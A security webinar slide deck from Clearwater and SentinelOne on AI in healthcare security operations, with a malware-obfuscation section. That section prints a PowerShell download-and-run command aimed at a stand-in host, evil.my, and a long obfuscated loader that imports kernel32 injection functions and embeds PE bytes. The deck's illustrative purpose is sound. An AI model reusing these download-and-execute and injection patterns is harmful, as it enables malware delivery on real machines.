LEADING WITH RESPONSIBLE AI

Day 3: Risk & Reward: The Security Perspective on Responsible AI in Healthcare

How Security Operations Teams Are Using AI to Fight Back

Clearwater

Meeting Logistics

Microphones

All attendees are on mute.

Questions

Type your questions in the Q&A box.

Resources

Upcoming events, slides & resources linked.

Recording

Recording will be provided after event.

Survey

Survey will prompt at the end of webinar.

Welcome

- Welcome + Introductions
- Presentation Content: How Security Operations Teams Are Using AI to Fight Back
- Q+A

Justin Sun, GCWN, GCIA

Director, Security Operation Center
Clearwater

Al Caballero

Americas Field CISO Director,
SentinelOne

Clearwater

How Security Operations Teams Are Using AI to Fight Back

Justin Sun, Director, Security Operation Center, Clearwater
Al Caballero, Americas Field CISO Director, SentinelOne

Clearwater

- Introductions
- State of the Threat Landscape From a SOC perspective
- Why is AI the Game Changer
- Real World Example: Malware Obfuscation
- The SOC of the Future
- Q&A

Rise of AI Generation by Threat Actors

- Build legitimate looking web sites
- Create Deep Fakes of voice or video calls
- More sophisticated phishing emails
- Malware Obfuscation

The Operational Reality

Security teams wear many hats

Response, investigation, and hunting tasks disconnected

Manual workflows create inefficiencies

Threat actors growing more sophisticated

SentinelOne

The SOC of Today

People

- Security Analysts
- Incident Responders
- Threat Hunters
- SOC Managers

Technology

- SIEM
- SOAR
- EDR / XDR
- Threat Intel
- Case Management

Process

- Playbooks
- IR Procedures
- Compliance
- Frameworks

SentinelOne

Living at the Speed of AI

Education

Educational content and trainings tailored to specific student needs.

Healthcare

Standard tools tasked with diagnostic work and medical procedures.

Finance

Banks and robo-advisors engage with a range of interactions.

Transportation

More autonomous vehicles in private and commercial use.

SentinelOne

The Urgency of AI in Security

AI is the only way to keep pace with threats that move faster, hide deeper, and strike smarter than ever before.

AI is no longer optional.

Falling behind in AI means getting outpaced, outsmarted, and outmaneuvered by threat actors at every turn.

The AI Arms Race

Modern AI threats demand modern AI tools - yesterday's defenses can't stop today's attacks.

AI-Powered SIEM

SentinelOne

Why AI is the Game-Changer

Intelligence Amplifier

Automation of Detection and Incident Response

Continuous Learning

Speed + Scale

Pattern Recognition + Prediction

Adaptive Threat Hunting

SentinelOne

Rise of AI Generation by Threat Actors

- Build legitimate looking web sites
- Create Deep Fakes of voice or video calls
- More sophisticated phishing emails
- **Malware Obfuscation**

Malware Obfuscation Techniques

- Pre-AI obfuscation was simple—human-crafted layers like Base64 and aliases.
- Post-AI: LLMs generate polymorphic, multi-layered payloads that are drastically more complex, scalable, and evasion-resistant
- Example of Simpler Times:


```
# Simple Base64-encoded payload
$url = [Text.Encoding]::ASCII.GetString(
  [Convert]::FromBase64String("aHR0cDovL2V2aWwubXkvcGF5bG9hZC5leGU=")
)
(New-Object Net.WebClient).DownloadFile($url, "$env:TEMP\evil.exe")
Start-Process "$env:TEMP\evil.exe"
```

- Basically, looking at base64 "aHR0cDovL2V2aWwubXkvcGF5bG9hZC5leGU=" and decoding it to http://evil.my/payload.exe

Introducing AI-Generated Obfuscation

$klbcqfhp="wohrxyqx";function scjjvnay{$wxikgiyh=[System.Convert]::FromBase64String($args[4-3-
1]);[System.Text.Encoding]::ASCII.GetString($wxikgiyh);};iex(scjjvnay("JGxlc2d0ZmRtZ2c9IltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIHVpbnQgUXVldWVVc2VyQVBDKEludFB0ciBmeW9jcWRtbWxwLEludFB0ciBzcWksSW50UH
RyIGZiaGNwd3hiKTtgbltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBHZXRDdXJyZW50VGhyZWFkSWQoKTtgbltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBPcGVuVG
hyZWFkKHVpbnQgaW1xdmZ4ZmUsdWludCBqZGZkcyxJbnRQdHIgcHR5YnJ3ZmYpOyI7JHd4am95c3Vvc2FnPUFkZC1UeXBlIC1tZW1iZXJEZWZpbml0aW9uICRsZXNndGZkbWdnIC1OYW1lICdwYmh2a29jbmlxeScgLW5hbWVzcGFjZSBnd3JldmxudnNkIC1wYXNzdGhyd
Tska3F3ZmNmd29iaT0nU3lzdGVtLlJ1bnRpbWUuSW50ZXJvcFNlcnZpY2VzLk1hcnNoYWwnOyRyZXdrb3E9IltEbGxJbXBvcnQoYCJrZXJuZWwzMmAiKV1gbnB1YmxpYyBzdGF0aWMgZXh0ZXJuIEludFB0ciBHZXRDdXJyZW50UHJvY2VzcygpO2BuW0RsbEltcG9ydChgImt
lcm5lbDMyYClpXWBucHVibGljIHN0YXRpYyBleHRlcm4gdm9pZCBTbGVlcEV4KHVpbnQgeW1jdHRpLHVpbnQgandkeWNwdGxlaWopO2BuW0RsbEltcG9ydChgImtlcm5lbDMyYClpXWBucHVibGljIHN0YXRpYyBleHRlcm4gSW50UHRyIFZpcnR1YWxBbGxvYyhJbnRQdHIga2
RxYnJpaWdzeHIsdWludCBodWRhaix1aW50IHd0aix1aW50IGd5dmhkKTsiOyR0d3JlZHRhaT1BZGQtVHlwZSAtbWVtYmVyRGVmaW5pdGlvbiAkcmV3a29xIC1OYW1lICdxbG1iJyAtbmFtZXNwYWNlIGd3cmV2bG52c2QgLXBhc3N0aHJ1O3=="));$aqqmba="vqvjw";[byte[]]$k
hklq=@(233,159,186,2,0,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,240,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101
,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,38,201,186,16,98,168,212,67,98,168,212,67,98,168,212,67,107,208,65,67,96,168,212,67,107,208,87,67,109,168,212,67,107,208,71,67,96,168,212,67,107,208,83,67,99,168,212,67,69
,110,186,67,97,168,212,67,69,110,175,67,97,168,212,67,98,168,213,67,199,169,212,67,107,208,93,67,51,168,212,67,107,208,70,67,99,168,212,67,107,208,69,67,99,168,212,67,82,105,99,104,98,168,212,67,0,0,0,0,0,0,0,0,80,69,0,0,100,134,6,0,242,150,37,99,0,0,0,0,0,0,0,0
,240,0,34,32,11,2,9,0,0,206,2,0,0,190,0,0,0,0,0,0,160,173,0,0,0,16,0,0,0,0,0,128,1,0,0,0,0,16,0,0,0,2,0,0,5,0,2,0,0,0,0,0,5,0,2,0,0,0,0,0,0,208,3,0,0,4,0,0,0,0,0,0,2,0,0,0,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,16,0,0,0,224,55,3,0,54,0,0,0,56,39,3,0,60,0,0
,0,0,0,0,0,0,0,0,0,0,112,3,0,216,24,0,0,0,0,0,0,0,0,0,0,0,192,3,0,64,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,224,2,0,32,5,0,0,172,9,3,0,224,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120,116,0,0,0,50,204,2,0,0,16,0,0,0,206,
2,0,0,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,100,97,116,97,0,0,22,88,0,0,0,224,2,0,0,90,0,0,0,210,2,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,100,97,116,97,0,0,0,64,32,0,0,0,64,3,0,0,26,0,0,0,44,3,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,192,46,112,100,97,116,97,0,0,216,24,0,0,0,112,3,0
,0,26,0,0,0,70,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,98,115,115,0,0,0,0,32,32,0,0,0,144,3,0,0,34,0,0,0,96,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,192,46,114,101,108,111,99,0,0,0,16,0,0,0,192,3,0,0,12,0,0,0,130,3,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,74,74,0,16,11,166,144,216,100,94,40,225,0,198,3,0,16,1,0,0,74,74,0,65,22,166,144,216,203,175,34,215,0,200,3,0,144,3,0,0,74,74,0,17,51,166,144,216,131,185,235,104,0,202,3,0,219,1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
